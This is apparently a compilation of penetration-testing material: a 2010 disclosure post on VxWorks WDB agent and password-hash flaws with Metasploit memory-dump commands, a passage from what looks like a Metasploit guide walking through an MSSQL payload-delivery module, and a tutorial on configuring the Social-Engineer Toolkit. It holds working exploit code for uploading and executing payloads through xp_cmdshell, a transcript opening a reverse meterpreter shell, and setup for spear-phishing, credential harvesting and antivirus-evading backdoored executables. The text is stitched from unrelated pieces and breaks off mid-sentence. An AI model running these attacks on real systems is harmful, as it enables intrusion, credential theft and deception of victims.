For folks who aren't aware of what VxWorks is -- VxWorks was the most popular embedded operating system in 2005, it is a platform developed by Wind River Systems, which has since been acquired by Intel. Vendors who wish to build products using the VxWorks operating system will license it out by component, integrate their own application code, and then build images which can be installed on their products. VxWorks has been used to power everything from the Apple Airport Extreme access points to the Mars rovers and the C-130 Hercules aircraft. VxWorks itself is essentially a monolithic kernel with applications implemented as kernel tasks. This means that all tasks generally run with the highest privileges and there is little memory protection between these tasks (at least with version 5.x).

The WDB agent is a system-level debugger for the VxWorks operating system that runs on UDP port 17185. This service is modeled on the SunRPC protocol in terms of wire format and allows anyone with access to this port to read memory, write memory, call functions, and manage tasks. Since the

protocol is UDP and there is no authentication, handshake, or session ID, requests to the WDB agent can also be spoofed by an attacker.

To determine how widespread this issue was, I wrote a scanner module for the Metasploit Framework and conducted a network survey that encompassed over 3.1 billion IP addresses. Of this set, over **250,000 systems** were found with the WDB agent exposed. After digging around in the DShield database, it became obvious that an unknown party had already spent most of 2006 scanning for this service. I contacted the Carnegie Mellon CERT and provided them with the list of affected devices that were gleaned from the survey, with the goal of notifying as many vendors as possible in a reasonable amount of time. CERT assigned VU#362332 to this issue and plans to publish an advisory today (August 2nd, 2010). The Rapid7 NeXpose engineering team has created a check for this vulnerability and made this available through the standard product update mechanism.

While CERT began the coordination process for the WDB Agent issue, I ran into another vulnerability related to this VxWorks platform. VxWorks has a configuration setting entitled "INCLUDE_SECURITY"; when this setting is enabled, the definitions for LOGIN_USER_NAME and LOGIN_PASSWORD can be used to specify a set of credentials for accessing the device over FTP or Telnet. This credential set is baked into the firmware image, and while this backdoor account can be removed by application code calling loginUserDelete(), it is quite common for these credentials to be left in place for production builds. One of the Metasploit modules I wrote for the WDB Agent performs a complete physical memory dump of the target device. I noticed hardcoded credentials in the memory dumps obtained from a wide range of devices. In most situations, a memory dump would be enough to provide remote access to any exposed FTP or Telnet services, but VxWorks had one more trick that I had not accounted for.

Instead of storing the backdoor account password in clear-text, a home-grown hashing mechanism is used to obfuscate the password. Presumably, this was done so that anyone with access to an unencrypted firmware image could not login with the backdoor account just by reading the clear-text password. From an engineering perspective, the hashed password is obtained by passing the clear-text version to a proprietary utility called "vxencrypt". This utility, although undocumented, has had its hashing algorithm indexed by Google and is trivial to reverse engineer. The hashing process is basically an additive sum of all of the bytes making up the password, with some XOR thrown in for good measure, and a conversion routine to transform the final sum into a printable string. Even though VxWorks enforces a minimum password length of 8 characters (max 40), there are only around 210,000 possible hash outputs for any valid password.

To make matters worse, the number of passwords that are actually reasonable to type (not high or low ascii) fit within about 8,000 permutations. Keep in mind that there is no account lockout mechanism and that the FTP daemon allows four concurrent sessions and never drops the connection, regardless of the number of bad attempts. This allows almost any password to be brute forced, over FTP, in as little as 30 minutes. To only caveats are that the username (LOGIN_USER_NAME) is known and that the vendor in question did not replace the default authentication mechanism with their own implementation. To test this theory, I precalculated a

password list that collides every possible hash output, then sorted this list so that typical passwords would be tested first. A single connection brute force using the Metasploit ftp_login module gained access to a local target device in about two hours. Once again, I enlisted the help of CERT, who assigned VU#840249 to this issue, coordinated the vendor notification process, and plans to publish an advisory today (August 2nd, 2010).

For more information, see my Fun with VxWorks presentation (PDF) from Security B-Sides Las Vegas and the Defcon 18 Skytalks, as well the sorted results (XLS) from the WDB Agent device survey. Wind River Systems, the maker of VxWorks, has notified their customer base about both issues, but has not indicated that they plan to disable the WDB Agent entirely or fix their hashing implementation. In the latter case, Wind River Systems has provided customers with sample code for replacing their existing hashing algorithm with SHA-1.

I would like to thank Dillon Beresford, Shawn Merdinger, David Maynor, R3L1K, and FX for their help identifying affected devices, reverse engineering firmware dumps in IDA, and generally lending a hand with the research. The two bugs mentioned in this post are just the tip of the iceberg and there is a lot more work left to do before the VxWorks platform is as tested as it needs to be.

I would also like to thank the security response team at Rockwell Automation, who took both issues seriously, did a deep assessment of their entire product line, and shared their findings. Not a single shipping Rockwell Automation product is affected by the vulnerabilities mentioned in this post.

Finally, I would like to thank the fine folks at CERT, who agreed to take on a 100-vendor coordination task in the 60 days leading up to the summer conferences. You guys kick ass and did an amazing job at both notifying the affected vendors and standing your ground on the disclosure schedule.

The Metasploit Framework SVN tree has been updated with a set of modules for detecting vulnerable systems and performing a remote memory dump. The device-specific WDB exploits and the master password list for the hashing vulnerability will be made available in early September. The example below demonstrates using the Metasploit Framework to identify an affected device and take a snapshot of the target's physical memory. More than likely, any device you find will NOT be in the survey results above -- the survey was limited to internet-exposed addresses and nearly every enterprise network I have tested has yielded additional affected products. You can either contact CERT (cert[at]cert.org) or try to contact the vendor directly and refer them to the CERT VU IDs above.

```
$ msfconsole

msf > use auxiliary/scanner/vxworks/wdbrpc_bootline
msf exploit(wdbrpc_bootline) > set RHOSTS 192.168.0.0/24
msf exploit(wdbrpc_bootline) > run

[*] 192.168.0.34: 5.4 Netro AirstarSAS 2 host:/zdev/vx_gz
[*] 192.168.0.34: BOOT> ffs(0,0)host:/zdev/vx_gz e=192.168.0.34:fffffff0...
[*] Auxiliary module execution completed

msf exploit(wdbrpc_bootline) > use
auxiliary/admin/vxworks/wdbrpc_memory_dump
```

```
msf exploit(wdbrpc_memory_dump) > set RHOST 192.168.0.34
msf exploit(wdbrpc_memory_dump) > set LPATH /tmp/target.mem
msf exploit(wdbrpc_memory_dump) > run

[*] Attempting to dump system memory...
[*] 192.168.0.34 Connected to 5.4 - Netro AirstarSAS 2 (host:/zdev/vx_gz)
[*] Dumping 0x01c00000 bytes from base address 0x00000000 at offset
0x00000000...
[*] [ 00 % ] Downloaded 0x000010a4 of 0x01c00000 bytes...
```

Building A Metasploit Module

For me (Dave Kennedy) this was one of my first modules that I have ever built for the Metasploit framework. I am a python guy and switching to ruby actually ended up not being "as" bad as I had anticipated. After I built the module, I wanted to write step by step how I was able to create the module, give a little introduction into module building and how easy it really is to add additional tools or exploits into the Metasploit framework.

I first want to start you off with giving you a little idea on some of the key components to the Metasploit framework that we'll be talking about.

First take a peek at the lib/msf/core section within Metasploit, this area here is a goldmine that you will want to leverage in order to not have to reconstruct every protocol or attack each individual time. Browse to the core/exploit section:

```
root@bt4:/pentest/exploits/framework3/lib/msf/core/exploit$ ls
arkeia.rb dect_coa.rb lorcon2.rb seh.rb.ut.rb
browser_autopwn.rb dialup.rb lorcon.rb smb.rb
brute.rb egghunter.rb mixins.rb smtp_deliver.rb
brutetargets.rb fileformat.rb mssql_commands.rb smtp.rb
capture.rb ftp.rb mssql.rb snmp.rb
dcerpc_epm.rb ftpserver.rb ndmp.rb sunrpc.rb
dcerpc_lsa.rb http.rb oracle.rb tcp.rb
dcerpc_mgmt.rb imap.rb pdf_parse.rb tcp.rb.ut.rb
dcerpc.rb ip.rb pop2.rb tns.rb
dcerpc.rb.ut.rb kernel_mode.rb seh.rb udp.rb
root@bt4:/pentest/exploits/framework3/lib/msf/core/exploit$
```

We can see several areas that could be useful for us, for example theres already prepackaged protocols like Microsoft SQL, HTTP, TCP, Oracle, RPC, FTP, SMB, SMTP, and much more. Take a look at the mssql.rb and mssql_commands.rb, these two have undergone some significant changes by HD Moore, myself, and Dark Operator recently as we are adding quite a bit of functionality through the MSSQL aspects.

If you look starting on line 126 in mssql.rb, this is the section we will be heavily focusing on, read through it and get a basic understanding as we will be covering this area later.

Lets leave core, and head to the "modules" directory, if we add any new file into here, it will dynamically be imported into Metasploit for us. Let's try a very simple program, go into framework3/modules/auxiliary/scanner/mssql

Do a quick "cp mssql_ping.rb ihaz_sql.rb"

Edit the file real quick using nano or vi and lets modify it just slightly, I'm going to walk you through each line and what it means:

```
##
# $Id: ihaz_sql.rb 7243 2009-12-04 21:13:15Z rel1k $   <--- automatically
gets set for us when we check in
##

##
# This file is part of the Metasploit Framework and may be subject to
<---- licensing agreement, keep standard
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
# http://metasploit.com/framework/
##


require 'msf/core'  <--- use the msf core library

class Metasploit3 < Msf::Auxiliary   <---- its going to be an auxiliary
module

include Msf::Exploit::Remote::MSSQL   <----- we are using remote MSSQL
right?
include Msf::Auxiliary::Scanner  <----------- it use to be a SQL scanner

def initialize <---- initialize the main section
super(
'Name' => 'I HAZ SQL Utility',   <------- name of the exploit
'Version' => '$Revision: 7243 $', <------- svn number
'Description' => 'This just prints some funny stuff.', <------------
description of the exploit
'Author' => 'relik', <--- thats you bro!
'License' => MSF_LICENSE <---- keep standard
)

deregister_options('RPORT', 'RHOST')    <---- dont specify RPORT or RHOST
end


def run_host(ip) <--- define the main function

begin <---begin the function
puts "I HAZ SQL!!!!"  <---- print to screen i haz SQL!!!
end <--- close
end <---- close
end <---- close
```

Now that you have a basic idea of the module, save this (without the <------) and lets run it in msfconsole.

```
msf > search ihaz
[*] Searching loaded modules for pattern 'ihaz'...

Auxiliary
=========
```

```
Name Description
---- -----------
scanner/mssql/ihaz_sql MSSQL Ping Utility

msf > use scanner/mssql/ihaz_sql
msf auxiliary(ihaz_sql) > show options

Module options:

Name Current Setting Required Description
---- --------------- -------- -----------
HEX2BINARY /pentest/exploits/framework3/data/exploits/mssql/h2b no The path
to the hex2binary script on the disk
MSSQL_PASS no The password for the specified username
MSSQL_USER sa no The username to authenticate as
RHOSTS yes The target address range or CIDR identifier
THREADS 1 yes The number of concurrent threads

msf auxiliary(ihaz_sql) > set RHOSTS doesntmatter
RHOSTS => doesntmatter
msf auxiliary(ihaz_sql) > exploit
I HAZ SQL!!!!

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Success our module has been added! Now that we have a basic understanding of how to add a module, lets look at the module I wrote on the next section.

Payloads Through MSSQL

In the prior section you saw the basics of creating a module, I wanted to show you this module to get an understanding of what we're about to build. This module allows you to quickly deliver Metasploit based payloads through Microsoft SQL servers. The current code works with 2000, 2005, and 2008. These next few sections will first walk you through how to use this attack vector, and start you from scratch on rebuilding how I was able to write this payload (and after HDM cleaned up my code).

Let's first take a look at how the exploit works. If you read through the Fast-Track section already, you would notice that something similar happens within Fast-Track as well. When an administrator first installs SQL Server 2000, 2005, or 2008, if they specify mixed authentication or SQL based authentication, they have to specify a password for the notorious "sa" account. The "sa" account is the systems administrator account for SQL based servers and has a ton of permissions on the system itself. If you can somehow guess the password of "sa", you can then leverage attack vectors through Metasploit to perform additional attacks. If you looked at some of the prior chapters, you saw how to discovery SQL servers through UDP port 1434 as well as perform dictionary-based brute force attacks against IP Addresses in order to guess the SQL "sa" account.

From here on out, we will assume that you already know the password for the MSSQL server and that you are ready to deliver your payload to the underlying operating system and not use Fast-Track.

Let's launch the attack:

```
msf > use windows/mssql/mssql_payload
msf exploit(mssql_payload) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(mssql_payload) > set LHOST 10.10.1.103
LHOST => 10.10.1.103
msf exploit(mssql_payload) > set RHOST 172.16.153.129
RHOST => 172.16.153.129
msf exploit(mssql_payload) > set LPORT 8080
LPORT => 8080
msf exploit(mssql_payload) > set MSSQL_PASS ihazpassword
MSSQL_PASS => ihazpassword
msf exploit(mssql_payload) > exploit

[*] Started reverse handler on port 8080
[*] Warning: This module will leave QiRYOlUK.exe in the SQL Server %TEMP%
directory
[*] Writing the debug.com loader to the disk...
[*] Converting the debug script to an executable...
[*] Uploading the payload, please be patient...
[*] Converting the encoded payload...
[*] Executing the payload...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (10.10.1.103:8080 -> 10.10.1.103:47384)

meterpreter > execute -f cmd.exe -i
Process 3740 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Creating Our Auxiliary Module

We will be looking at three different files, they should be relatively familar from prior sections.

```
framework3/lib/msf/core/exploit/mssql_commands.rb
framework3/lib/msf/core/exploit/mssql.rb
framework3/modules/exploits/windows/mssql/mssql_payload.rb
```

One thing to caveat is that I didn't need to put different commands in three different files however, if you think ahead you may want to reuse code and putting the hex2binary portions in mssql.rb made the most sense, plus HDM is a stickler for pretty code (love you buddy).

Let's first take a look at the mssql_payload.rb to get an idea of what we're looking at here.

```
##
# $Id: mssql_payload.rb 7236 2009-10-23 19:15:32Z hdm $
##

##
# This file is part of the Metasploit Framework and may be subject to
# redistribution and commercial restrictions. Please see the Metasploit
# Framework web site for more information on licensing and terms of use.
```

```
# http://metasploit.com/framework/
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote

include Msf::Exploit::Remote::MSSQL
def initialize(info = {})

super(update_info(info,
'Name' => 'Microsoft SQL Server Payload Execution',
'Description' => %q{
This module will execute an arbitrary payload on a Microsoft SQL
Server, using the Windows debug.com method for writing an executable to
disk
and the xp_cmdshell stored procedure. File size restrictions are avoided by
incorporating the debug bypass method presented at Defcon 17 by
SecureState.
Note that this module will leave a metasploit payload in the Windows
System32 directory which must be manually deleted once the attack is
completed.
},
'Author' => [ 'David Kennedy "ReL1K"
'License' => MSF_LICENSE,
'Version' => '$Revision: 7236 $',
'References' =>
[
[ 'OSVDB', '557'],
[ 'CVE', '2000-0402'],
[ 'BID', '1281'],
[ 'URL',
'http://www.thepentest.com/presentations/FastTrack_ShmooCon2009.pdf'],
],
'Platform' => 'win',
'Targets' =>
[
[ 'Automatic', { } ],
],
'DefaultTarget' => 0
))
end

def exploit

debug = false # enable to see the output

if(not mssql_login_datastore)
print_status("Invalid SQL Server credentials")
return
end

mssql_upload_exec(Msf::Util::EXE.to_win32pe(framework,payload.encoded),
debug)

handler
disconnect
end
```

While this may seem extremely simple and not a ton of code, there is actually a lot of things that are going on behind the scenes that we'll investigate later. Let's break down this file for now. If you look at the top half, everything should look relatively the same right? If you look at the references section, this area is simply for additional information about the attack or original exploit vector. The platform of "win" is specifying Windows platforms and the Targets is simply a section if we wanted to add operating systems or in this example if we had to do something different based off of SQL server we could add SQL 2000, SQL 2005, and SQL 2008. The DefaultTarget allows us to specify a default for this attack, so if we used SQL 2000, SQL 2005, and SQL 2008, we could have it default to 2005, people could change it through SET TARGET 1 2 3 but if they didn't 2005 would be the system attacked.

Moving to the "def exploit" this begins our actual code for the exploit, one thing to note from the above if you look at the very top we included "Msf::Exploit::Remote::MSSQL" this will include a variety of items we can call from the Exploit, Remote, and MSSQL portions. Specifically we are calling from the mssql.rb in the lib/msf/core/exploits area.

The first line debug = false specifies if we should portray information back to you or not, typically we don't want this and isn't needed and would be quite a bit of information portrayed back to the Metasploit user. If something isn't working, simply change this to debug=true and you'll see everything that Metasploit is doing. Moving on to the next line, this is the most complex portion of the entire attack. This one liner here is really multiple lines of code being pulled from mssql.rb. We'll get into this one in a second, but to explain what is actually there:

mssql_upload_exec (function defined in mssql.rb for uploading an executable through SQL to the underlying operating system)

Msf::Util::EXE.to_win32pe(framework,payload.encoded) = create a metasploit payload based off of what you specified, make it an executable and encode it with default encoding

debug = call the debug function is it on or off?

Lastly the handler will handle the connections from the payload in the background so we can accept a metasploit payload.

The disconnect portion of the code ceases the connection from the MSSQL server.

Now that we have walked through this portion, we will break down the next section in the mssql.rb to find out exactly what this attack was doing.

The Guts Behind It

Lets look into the framework3/lib/msf/core/exploits/ and use your favorite editor and edit the mssql.rb file. Do a search for "mssql_upload_exec" (control-w for nano and / for vi). You should be seeing the following:

```
#
# Upload and execute a Windows binary through MSSQL queries
#
def mssql_upload_exec(exe, debug=false)
```

```
hex = exe.unpack("H*")[0]

var_bypass = rand_text_alpha(8)
var_payload = rand_text_alpha(8)

print_status("Warning: This module will leave #{var_payload}.exe in the SQL
Server %TEMP% directory")
print_status("Writing the debug.com loader to the disk...")
h2b = File.read(datastore['HEX2BINARY'],
File.size(datastore['HEX2BINARY']))
h2b.gsub!(/KemneE3N/, "%TEMP%\\#{var_bypass}")
h2b.split(/\n/).each do |line|
mssql_xpcmdshell("#{line}", false)
end

print_status("Converting the debug script to an executable...")
mssql_xpcmdshell("cmd.exe /c cd %TEMP% && cd %TEMP% && debug <
%TEMP%\\#{var_bypass}", debug)
mssql_xpcmdshell("cmd.exe /c move %TEMP%\\#{var_bypass}.bin
%TEMP%\\#{var_bypass}.exe", debug)

print_status("Uploading the payload, please be patient...")
idx = 0
cnt = 500
while(idx < hex.length - 1)
mssql_xpcmdshell("cmd.exe /c echo #{hex[idx,cnt]}>>%TEMP%\\#{var_payload}",
false)
idx += cnt
end

print_status("Converting the encoded payload...")
mssql_xpcmdshell("%TEMP%\\#{var_bypass}.exe %TEMP%\\#{var_payload}", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_bypass}.exe", debug)
mssql_xpcmdshell("cmd.exe /c del %TEMP%\\#{var_payload}", debug)

print_status("Executing the payload...")
mssql_xpcmdshell("%TEMP%\\#{var_payload}.exe", false, {:timeout => 1})
end
```

The def mssql_upload_exec(exe, debug=false) requires two parameters and sets the debug to false by default unless otherwise specified.

The hex = exe.unpack("H*")[0] is some Ruby Kung-Fuey that takes our generated executable and magically turns it into hexadecimal for us.

var_bypass = rand_text_alpha(8) and var_payload = rand_text_alpha(8) creates two variables with a random set of 8 alpha characters, for example: PoLecJeX

The print_status must always be used within Metasploit, HD will not accept puts anymore! If you notice there are a couple things different for me vs. python, in the print_status you'll notice "#{var_payload}.exe this subsititues the variable var_payload into the print_status message, so you would essentially see portrayed back "PoLecJeX.exe"

Moving on, the h2b = File.read(datastore['HEX2BINARY'], File.size[datastore['HEX2BINARY'])) will read whatever the file specified in the "HEX2BINARY" datastore, if you look at when we fired off the

exploit, it was saying "h2b", this file is located at data/exploits/mssql/h2b, this is a file that I had previously created that is a specific format for windows debug that is essentially a simple bypass for removing restrictions on filesize limit. We first send this executable, windows debug converts it back to a binary for us, and then we send the metasploit payload and call our prior converted executable to convert our metasploit file.

The h2b.gsuc!(/KemneE3N/, "%TEMP%\\#{var_bypass}") is simply substituing a hardcoded name with the dynamic one we created above, if you look at the h2b file, KemneE3N is called on multiple occasions and we want to randomly create a name to obfuscate things a little better. The gsub just substitutes the hardcoded with the random one. The h2b.split(/\n/).each do |line| will start a loop for us and split the bulky h2b file into multiple lines, reason being is we can't send the entire bulk file over at once, we have to send it a little at a time as the MSSQL protocol does not allow us very large transfers through SQL statements. Lastly, the mssql_xpcmdshell("#{line}", false) sends the initial stager payload line by line while the false specifies debug as false and to not send the information back to us.

The next few steps convert our h2b file to a binary for us utilizing Windows debug, we are using the %TEMP% directory for more reliability. The mssql_xpcmdshell strored procedure is allowing this to occur.

The idx = 0 will server as a counter for us to let us know when the filesize has been reached, and the cnt = 500 specifies how many characters we are sending at a time. The next line sends our payload to a new file 500 characters at a time, increasing the idx counter and ensuring that idx is still less than the hex.length blob. Once that has been finished the last few steps convert our metasploit payload back to an executable using our previously staged payload then executes it giving us our payload!

Thats it! Phew. In this lesson you walked through the creation of an overall attack vector and got more familar with what goes on behind the curtains. If your thinking about creating a new module, look around there is usually something that you can use as a baseline to help you create it.

Hopefully we didn't loose you in this. Before we end this chapter take a quick peek at lib/msf/core/exploit and edit the mssql_commands.rb, here you will see a detailed list of MSSQL commands that me and Dark Operator have been building for a little while now. You can additionally start creating your own modules off of this if you wanted to!

13 - Beyond Metasploit

Since Metasploit is an open source project, anybody can tap into it externally and make use of its various components and modules. Some intrepid developers like David Kennedy have taken advantage of this and have created some excellent tools that make use of Metasploit in very imaginative ways.

Perhaps by seeing the creativity of others, it will inspire you to come up with your own tools to extend the Framework beyond the console.

SET

The Social-Engineer Toolkit (SET) is specifically designed to perform advanced attacks against the human element. Originally this tool was designed to be released with the http://www.social-engineer.org launch and has quickly became a standard tool in a penetration testers arsenal. SET was written by David Kennedy (ReL1K) and with a lot of help from the community in incorporating attacks never before seen in an exploitation toolset. The attacks built into the toolkit are designed to be targeted an focused attacks against a person or organization used during a penetration test.

Getting Started with SET

The main thing to understand about SET is its configuration file. SET by default works perfectly for most people however, advanced customization may be needed in order to ensure that the attack vectors go off without a hitch. The first thing to do is ensure that you have updated SET, from the directory:

```
root@bt:/pentest/exploits/SET# svn update
U    src/payloadgen/payloadgen.py
U    src/java_applet/Java.java
U    src/java_applet/jar_file.py
U    src/web_clone/cloner.py
U    src/msf_attacks/create_payload.py
U    src/harvester/scraper.py
U    src/html/clientside/gen_payload.py
U    src/html/web_server.py
U    src/arp_cache/arp_cache.py
U    set
U    readme/CHANGES
Updated to revision 319.
root@bt:/pentest/exploits/SET#
```

Once you've updated to the latest version, you can start tweaking your attack by editing the SET configuration file. Let's walk through each of the flags:

```
root@bt:/pentest/exploits/set# nano config/set_config

# DEFINE THE PATH TO METASPLOIT HERE, FOR EXAMPLE
/pentest/exploits/framework3
METASPLOIT_PATH=/pentest/exploits/framework3
```

Looking through the configuration options, you can change specific fields to get a desired result. In the first option, you can change the path to where Metasploit is located. Metasploit is used for payload creation, file-format bugs, and for the browser exploit sections of SET.

```
# SPECIFY WHAT INTERFACE YOU WANT ETTERCAP TO LISTEN ON, IF NOTHING WILL
DEFAULT
# EXAMPLE: ETTERCAP_INTERFACE=wlan0
ETTERCAP_INTERFACE=eth0
#
# ETTERCAP HOME DIRECTORY (NEEDED FOR DNS_SPOOF)
ETTERCAP_PATH=/usr/share/ettercap
```

The Ettercap section can be used when you're on the same subnet as the victims and you want to perform DNS poison attacks against a subset of IP addresses. When this flag is set to ON, it will poison the entire local subnet and redirect a specific site or all sites to your malicious server.

```
# SENDMAIL ON OR OFF FOR SPOOFING EMAIL ADDRESSES
SENDMAIL=OFF
```

Setting the SENDMAIL flag to ON will try starting SENDMAIL, which can spoof source email addresses. This attack only works if the victim's SMTP server does not perform reverse lookups on the hostname. SENDMAIL must be installed but If you're using BackTrack 4, it is installed by default.

```
# SET TO ON IF YOU WANT TO USE EMAIL IN CONJUNCTION WITH WEB ATTACK
WEBATTACK_EMAIL=OFF
```

When setting the WEBATTACK_EMAIL to ON, it will allow you to send mass emails to the victim while utilizing the Web Attack vector. Traditionally, the emailing aspect is only available through the spear-phishing menu however, when this is enabled it will add additional functionality for you to be able to email victims with links to help improve your attacks.

```
# CREATE SELF-SIGNED JAVA APPLETS AND SPOOF PUBLISHER NOTE THIS REQUIRES
YOU TO
# INSTALL --->  JAVA 6 JDK, BT4 OR UBUNTU USERS: apt-get install openjdk-6-
jdk
# IF THIS IS NOT INSTALLED IT WILL NOT WORK. CAN ALSO DO apt-get install
sun-java6-jdk
SELF_SIGNED_APPLET=OFF
```

The Java Applet Attack vector is one of the attacks that SET has in its arsenal that probably has the highest success rate. To make the attack look more believable, you can turn this flag on which will allow you to sign the Java Applet with whatever name you want. So say you're targeting CompanyX, the standard Java Applet is signed by Microsoft but you can sign the applet with CompanyX to make it look more believable. This will require you to install java's jdk (in Ubuntu its apt-get install sun-java6-jdk or openjdk-6-jdk).

```
# AUTODETECTION OF IP ADDRESS INTERFACE UTILIZING GOOGLE, SET THIS ON IF
YOU WANT
# SET TO AUTODETECT YOUR INTERFACE
AUTO_DETECT=ON
```

The AUTO_DETECT flag is probably one of the most asked questions in SET. In most cases, SET will grab the interface you use in order to connect out to the Internet and use that as the reverse connection and IP address for the connections back. Most of us need to customize the attack and may not be on the internal network. If you turn this flag OFF, SET will prompt you with additional questions when setting up the attack. This flag should be used when you want to use multiple interfaces, have an external IP, or you're in a NAT/Port forwarding scenario.

```
# SPECIFY WHAT PORT TO RUN THE HTTP SERVER OFF OF THAT SERVES THE JAVA
APPLET ATTACK
# OR METASPLOIT EXPLOIT. DEFAULT IS PORT 80.
WEB_PORT=80
```

By default the SET web server listens on port 80 but if for some reason you need to change this, you can specify an alternative port.

```
# CUSTOM EXE YOU WANT TO USE FOR METASPLOIT ENCODING, THIS USUALLY HAS
BETTER AV
# DETECTION. CURRENTLY IT IS SET TO LEGIT.BINARY WHICH IS JUST CALC.EXE. AN
EXAMPLE
# YOU COULD USE WOULD BE PUTTY.EXE SO THIS FIELD WOULD BE
/pathtoexe/putty.exe
CUSTOM_EXE=src/exe/legit.binary
```

When using the payload encoding options of SET, the best option for Anti-Virus bypass is the backdoored executable option. Specifically, an exe is backdoored with a Metasploit based payload and can generally evade most AV's out there. SET has an executable built into it for the backdooring of the exe however if for some reason you want to use a different executable, you can specify the path to that exe with the CUSTOM_EXE flag.

```
# USE APACHE INSTEAD OF STANDARD PYTHON WEB SERVERS, THIS WILL INCREASE
SPEED OF
# THE ATTACK VECTOR
APACHE_SERVER=OFF
#
# PATH TO THE APACHE WEBROOT
APACHE_DIRECTORY=/var/www
```

The web server used within SET is a custom-coded web server that at times can be somewhat slow based off of the needs. If you find that you need a boost and want to use Apache, you can flip this switch to ON and it will have Apache handle the web requests and speed your attack up. Note that this attack only works with the Java Applet and Metasploit based attacks. Based on the interception of credentials, Apache cannot be used with the web jacking, tabnabbing, or credential harvester attack methods.

```
# TURN ON SSL CERTIFICATES FOR SET SECURE COMMUNICATIONS THROUGH WEB_ATTACK
VECTOR
WEBATTACK_SSL=OFF
#
# PATH TO THE PEM FILE TO UTILIZE CERTIFICATES WITH THE WEB ATTACK VECTOR
(REQUIRED)
# YOU CAN CREATE YOUR OWN UTILIZING SET, JUST TURN ON SELF_SIGNED_CERT
```

```
# IF YOUR USING THIS FLAG, ENSURE OPENSSL IS INSTALLED!
#
SELF_SIGNED_CERT=OFF
#
# BELOW IS THE CLIENT/SERVER (PRIVATE) CERT, THIS MUST BE IN PEM FORMAT IN
ORDER TO WORK
# SIMPLY PLACE THE PATH YOU WANT FOR EXAMPLE /root/ssl_client/server.pem
PEM_CLIENT=/root/newcert.pem
PEM_SERVER=/root/newreq.pem
```

In some cases when you're performing an advanced social-engineer attack, you may want to register a domain and buy an SSL cert that makes the attack more believable. You can incorporate SSL-based attacks with SET. You will need to turn the WEBATTACK_SSL to ON. If you want to use self-signed certificates you can but be aware that there will be an untrusted warning when a victim goes to your website.

```
TWEAK THE WEB JACKING TIME USED FOR THE IFRAME REPLACE, SOMETIMES IT CAN BE
A LITTLE SLOW
# AND HARDER TO CONVINCE THE VICTIM. 5000 = 5 seconds
WEBJACKING_TIME=2000
```

The webjacking attack is used by replacing the victims browser with another window and making it look and appear as if it's the legitimate site. This attack is very dependent on timing so if you're doing it over the Internet, we recommend the delay to be 5000 (5 seconds) and if you're running it internally, 2000 (2 seconds) is probably a safe bet.

Menu Based Driving

SET is a menu driven based attack system, which is fairly unique when it comes to hacker tools. The decision not to make it command line was made because of how social-engineer attacks occur; it requires multiple scenarios, options, and customizations. If the tool had been command line based it would have really limited the effectiveness of the attacks and the inability to fully customize it based on your target. Let's dive into the menu and do a brief walkthrough of each attack vector.

```
root@bt:/pentest/exploits/set# ./set

  [---]       The Social-Engineer Toolkit (SET)          [---]
  [---]        Written by David Kennedy (ReL1K)          [---]
  [---]                Version: 0.7                      [---]
  [---]             Codename: 'Swagger Wagon'            [---]
  [---]     Report bugs to: davek@social-engineer.org    [---]
  [---]        Java Applet Written by: Thomas Werth      [---]
  [---]        Homepage: http://www.secmaniac.com        [---]
  [---]     Framework: http://www.social-engineer.org    [---]
  [---]       Over 1 million downloads and counting.     [---]

   Welcome to the Social-Engineer Toolkit (SET). Your one
    stop shop for all of your social-engineering needs..

            Follow me on Twitter: dave_rel1k

     DerbyCon 2011 Sep29-Oct02 - A new era begins...
  irc.freenode.net - #DerbyCon - http://www.derbycon.com
```

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7   Update the Metasploit Framework
8.  Update the Social-Engineer Toolkit
9.  Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 1

Welcome to the SET E-Mail attack method. This module allows you
to specially craft email messages and send them to a large (or small)
number of people with attached fileformat malicious payloads. If you
want to spoof your email address, be sure "Sendmail" is installed (it
is installed in BT4) and change the config/set_config SENDMAIL=OFF flag
to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

1. Perform a Mass Email Attack
2. Create a FileFormat Payload
3. Create a Social-Engineering Template
4. Return to Main Menu

Enter your choice:
```

The spear-phishing attack menu is used for performing targeted email attacks against a victim. You can send multiple emails based on what your harvested or you can send it to individuals. You can also utilize fileformat (for example a PDF bug) and send the malicious attack to the victim in order to hopefully compromise the system.

```
Select from the menu:

1.  Spear-Phishing Attack Vectors
2.  Website Attack Vectors
3.  Infectious Media Generator
4.  Create a Payload and Listener
5.  Mass Mailer Attack
6.  Teensy USB HID Attack Vector
7   Update the Metasploit Framework
8.  Update the Social-Engineer Toolkit
9.  Help, Credits, and About
10. Exit the Social-Engineer Toolkit

Enter your choice: 2

The Social-Engineer Toolkit "Web Attack" vector is a unique way of
utilizing multiple web-based attacks in order to compromise the
intended victim.
```

```
Enter what type of attack you would like to utilize.

The Java Applet attack will spoof a Java Certificate and
deliver a metasploit based payload. Uses a customized
java applet created by Thomas Werth to deliver
the payload.

The Metasploit browser exploit method will utilize select
Metasploit browser exploits through an iframe and deliver
a Metasploit payload.

The Credential Harvester Method will utilize web cloning
of a website that has a username and password field and
harvest all the information posted to the website.

The TabNabbing Method will wait for a user to move to a
different tab, then refresh the page to something different.

The Man Left in the Middle Attack Method was introduced by
Kos and utilizes HTTP REFERER's in order to intercept fields
and harvest data from them. You need to have an already vulnerable
site and incorporate script src="http://YOURIP/". This could either
be from a compromised site or through XSS.

The web jacking attack method was introduced by white_sheep, Emgent
and the Back|Track team. This method utilizes iframe replacements to
make the highlighted URL link to appear legitimate however when clicked
a window pops up then is replaced with the malicious link. You can edit
the link replacement settings in the set_config if its to slow/fast.

The multi-attack will add a combination of attacks through the web attack
menu. For example you can utilize the Java Applet, Metasploit Browser,
